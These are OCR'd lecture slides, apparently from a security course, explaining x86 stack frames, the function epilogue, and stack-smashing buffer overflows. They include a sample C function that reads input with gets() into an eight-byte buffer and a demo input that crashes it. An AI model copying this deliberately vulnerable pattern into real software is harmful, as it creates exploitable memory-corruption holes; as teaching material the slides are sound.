


Function epilogue

```
mov %ebp, %esp
pop %ebp
ret
```

0xBFFDF000

The Stack



0xC0000000

<- EBP

Stack

Heap

.data

.bss

.text

. . .

20

10

. . .

. . .

20

10

Saved $EIP

~~Saved $EBP~~

<- ESP

(base pointer address restored)


0xBFFDF000

Function epilogue

```
mov %ebp, %esp
pop %ebp
ret
```

0xC0000000

The Stack



Function epilogue


```
mov %ebp, %esp
pop %ebp
ret
```

0xBFFDF000

The Code (the `ret` instruction)

Assembled code

Disassembled code



```
8048484:   55                      push   %ebp
8048485:   89 e5                   mov    %esp,%ebp
8048487:   83 ec 10                sub    $0x4,%esp
804848a:   c7 45 fc 0e 00 00 00    movl   $0xe,-0x4(%ebp)
8048491:   8b 45 0c                mov    0xc(%ebp),%eax
8048494:   8b 55 08                mov    0x8(%ebp),%edx
8048497:   01 c2                   add    %eax,%edx
8048499:   8b 45 fc                mov    -0x4(%ebp),%eax
804849c:   0f af c2                imul   %edx,%eax
804849f:   89 45 fc                mov    %eax,-0x4(%ebp)
80484a2:   8b 45 fc                mov    -0x4(%ebp),%eax
80484a5:   c9                      leave
80484a6:   c3                      ret      //pop address from the stack
                                            //jump to that address
  ...         . . .
  ...         . . .
80484ec:   ff 75 ec                pushl  -0x14(%ebp)
80484ef:   ff 75 e8                pushl  -0x18(%ebp)
80484f2:   e8 8d ff ff ff          call   8048484 <foo>
80484f7:   83 c4 10                add    $0x10,%esp
80484fa:   89 45 f0                mov    %eax,-0x10(%ebp)
```


WHAT IF WE CHANGE
THE SAVED EIP
memegenerator.net


Stack smashing

1994 idea (well explained by aleph1)

  - "Smashing the stack for fun and profit" (must read!)

- `foo()` allocates a buffer, e.g., `char buf[8]`
- `buf` is filled **without size checking**
- Can easily happen in C:
  - `strcpy, strcat`
  - `fgets, gets`
  - `sprintf`
  - `scanf`

```
foo(arg1, arg2,
        ..., argN) {

    var1;
    var2;
    ...
    varN;

}
```



High addresses (0xC0000000)

MEMORY ALLOCATION

. . .

ArgN — EBP + "(N+1)*4" in hex

. . .

Arg2 — EBP+0x12

Arg1 — EBP+0x8

Saved $EIP — EBP+0x4

Saved $EBP — EBP

EBP-0x4 — Var1

EBP-0x8 — Var2

. . .

EBP - "N*4" in hex — VarN

MEMORY WRITING

```
{
    ...

    gets(var2);

}
```

Low addresses (0xBFFDF000)

Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);

  c = (a + b) * c;

  return c;
}
```


Buffer Overflow Vulnerabilities

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);          //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}
```

```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```

What Happened?

```
$ ./executable-vuln
    ABCD
```



. . .

ArgN

. . .

Arg2

Arg1

Saved $EIP — EBP+0x4

Saved $EBP


int c

buf[4-7]

A B C D → buf[0-3]

